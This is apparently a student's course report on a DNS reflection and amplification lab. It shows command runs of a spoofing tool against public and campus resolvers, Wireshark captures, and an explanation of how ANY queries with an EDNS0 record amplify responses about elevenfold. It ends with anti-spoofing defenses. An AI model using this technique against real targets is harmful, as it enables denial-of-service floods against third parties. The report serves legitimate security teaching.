

## CSC Project1 Report

### 1. Snapshots of Task1 and Task2:

First, check the IP of the attacker and the victim. I use VM ( cs2021, ubuntu ) as attacker and localhost ( Windows 10 ) as victim.

Attacker:

```
cs2021@ubuntu:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.171.132 netmask 255.255.255.0 broadcast 192.168.171.255
    inet6 fe80::6802:2786:d010:5e78 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:90:10:e8 txqueuelen 1000 (Ethernet)
    RX packets 12798 bytes 18525522 (18.5 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1267 bytes 120388 (120.3 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 521 bytes 34887 (34.8 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 521 bytes 34887 (34.8 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

cs2021@ubuntu:~$
```

Victim:

```
C:\Users\user>ipconfig

Windows IP 設定

不明的介面卡 OpenVPN Wintun:

    媒體狀態 . . . . . : 媒體已中斷連線
    連線特定 DNS 尾碼 . . . . . :

乙太網路卡 乙太網路:

    連線特定 DNS 尾碼 . . . . . : DOMAIN.local
    連結-本機 IPv6 位址 . . . . . : fe80::681b:c6e0:d6be:7339%9
    IPv4 位址 . . . . . : 140.113.231.194
    子網路遮罩 . . . . . : 255.255.255.0
    預設閘道 . . . . . : 140.113.231.254
```

### Task1:


I run my dns\_attack program on cs2021 ( need to use sudo ). I choose Google server ( 8.8.8.8 ) as DNS server and my local IP ( 140.113.231.194 ) as victim. Then it sent 3 DNS queries:

```

cs2021@ubuntu:~/Desktop$ sudo ./dns_attack 140.113.231.194 7 8.8.8.8
set done.
header done.
start sending...
No.0: success.
No.1: success.
No.2: success.
cs2021@ubuntu:~/Desktop$

```

Then I captured the packets using Wireshark in victim:



No.	Time	Source	Destination	Protocol	Length	Info
22	2.483446	140.113.231.194	8.8.8.8	DNS	74	Standard query 0xedae A www.google.com
23	2.487529	8.8.8.8	140.113.231.194	DNS	90	Standard query response 0xedae A www.google.com A 216.58.200.228
32	3.484572	140.113.231.194	8.8.8.8	DNS	74	Standard query 0xedae A www.google.com
33	3.488548	8.8.8.8	140.113.231.194	DNS	90	Standard query response 0xedae A www.google.com A 172.217.160.68
41	4.485492	140.113.231.194	8.8.8.8	DNS	74	Standard query 0xedae A www.google.com
42	4.490159	8.8.8.8	140.113.231.194	DNS	90	Standard query response 0xedae A www.google.com A 172.217.160.100

> Frame 42: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface \Device\NPF\_{47357A27-FC85-4995-B8C7-510A634D1A80}, id 0  
 > Ethernet II, Src: ZyxelCom\_bf:75:51 (b8:ec:a3:bf:75:51), Dst: ASUSTeK\_5f:21:00 (3c:7c:3f:5f:21:00)  
 > Internet Protocol Version 4, Src: 8.8.8.8, Dst: 140.113.231.194  
 > User Datagram Protocol, Src Port: 53, Dst Port: 1016  
 > Domain Name System (response)

In above picture, we can see that three DNS request packets sent from 140.113.231.194 and each received an DNS response packet from 8.8.8.8, which has met the requirement of Task1.

Task2:

Same as Task1. But this time I choose NCTU DNS server ( 140.113.1.1 ) as DNS server and my local IP ( 140.113.231.194 ) as victim. It also sent 3 DNS queries:

```

cs2021@ubuntu:~/Music$ sudo ./dns_attack 140.113.231.194 7 140.113.1.1
set done.
header done.
start sending...
No.0: success.
No.1: success.
No.2: success.
cs2021@ubuntu:~/Music$

```

Then I captured the packets using Wireshark in victim:

乙太網路

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

dns

No.	Time	Source	Destination	Protocol	Length	Info
65	6.929436	140.113.231.194	140.113.1.1	DNS	79	Standard query 0xedae ANY ietf.org OPT
72	7.811532	140.113.1.1	140.113.231.194	DNS	920	Standard query response 0xedae ANY ietf.org RRSIG SOA ns0.amsl.com NS ns0.amsl.com...
74	7.930346	140.113.231.194	140.113.1.1	DNS	79	Standard query 0xedae ANY ietf.org OPT
75	7.969745	140.113.1.1	140.113.231.194	DNS	920	Standard query response 0xedae ANY ietf.org RRSIG SOA ns0.amsl.com NS ns1.hkg1.af...
87	8.931281	140.113.231.194	140.113.1.1	DNS	79	Standard query 0xedae ANY ietf.org OPT
88	9.220848	140.113.1.1	140.113.231.194	DNS	948	Standard query response 0xedae ANY ietf.org RRSIG SOA ns0.amsl.com NS ns1.hkg1.af...


> Frame 88: 948 bytes on wire (7584 bits), 948 bytes captured (7584 bits) on interface \Device\NPF\_{47357A27-FC85-4995-B8C7-510A634D1A80}, id 0  
 > Ethernet II, Src: ZyxelCom\_bf:75:51 (b8:ec:a3:bf:75:51), Dst: ASUSTekC\_5f:21:00 (3c:7c:3f:5f:21:00)  
 > Internet Protocol Version 4, Src: 140.113.1.1, Dst: 140.113.231.194  
 > User Datagram Protocol, Src Port: 53, Dst Port: 1022  
 > Domain Name System (response)

We can see that three DNS request packets sent from 140.113.231.194 and each received an DNS response packet from 140.113.1.1. The request packets has size 79 bytes and the response packets has size 920 bytes to 948 bytes. The amplification ratio has reached approximately 11.65, which has met the requirement of Task2.

My student number is 0716206, that is 0xAEDAE in hex. So my query ID is 0xedae.

## 2. How I amplify the DNS response:

DNS reflection attack and DNS amplification attack are both using raw socket to spoof the source IP address. The only difference between these two are they're DNS query message. In reflection attack, amplification rate R is usually 1 to 1.5; however, in amplification attack, R is usually greater than 3. Thus, I amplified the DNS response by simply modifying the DNS protocol message from a normal DNS request. Shown in following picture:



```
task2.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns
No. Time Source Destination Protocol Length Info
> Frame 74: 79 bytes on wire (632 bits), 79 bytes captured (632 bits) on interface \Device\NPF_{47357A27-FC85-4995-B8C7-510A634D1A80}, id 0
> Ethernet II, Src: ASUSTekC_5f:21:00 (3c:7c:3f:5f:21:00), Dst: ZyxelCom_bf:75:51 (b8:ec:a3:bf:75:51)
> Internet Protocol Version 4, Src: 140.113.231.194, Dst: 140.113.1.1
> User Datagram Protocol, Src Port: 1022, Dst Port: 53
v Domain Name System (query)
  Transaction ID: 0xedae
  v Flags: 0x0100 Standard query
    0... .. = Response: Message is a query
    .000 0... .. = Opcode: Standard query (0)
    .... 0... .. = Truncated: Message is not truncated
    .... 1... .. = Recursion desired: Do query recursively
    .... .. 0... .. = Z: reserved (0)
    .... .. 0... .. = Non-authenticated data: Unacceptable
  Questions: 1
  Answer RRs: 0
  Authority RRs: 0
  Additional RRs: 1
  v Queries
    > ietf.org: type ANY, class IN
  v Additional records
    v <Root>: type OPT
      Name: <Root>
      Type: OPT (41)
      UDP payload size: 4096
      Higher bits in extended RCODE: 0x00
      EDNS0 version: 0
      > Z: 0x8000
      Data length: 0
    [Response In: 75]
```

Text item (text), 11 byte(s) | Packets: 139 · Displayed: 6 (4.3%) | Profile: Default

- i. set the “Additional RR” bytes to 0x00 0x01 ( red underline )
- ii. set the “QNAME” to ietf.org ( green underline )
- iii. set the “QTYPE” to ANY ( yellow underline )
- iv. add the “Additional records” ( blue circle )

In order to get a large DNS response, I set the DNS record type to ANY. This will returns all records of all types known to the server. Then I set the “Additional RR” to 1, and add a list of bytes to enable the EDNS0 , which allows DNS clients to expand and advertise up to 4096 bytes of UDP packets for certain DNS parameters.

### 3. A solution that defend against the DoS attack based on the DNS reflection:

From server’s point of view, we can defend against the attack by forcing the DNS clients to prove that their IP address is not spoofed. We can use some anti-spoofing techniques such as forcing a TCP transmission or forcing a retransmission.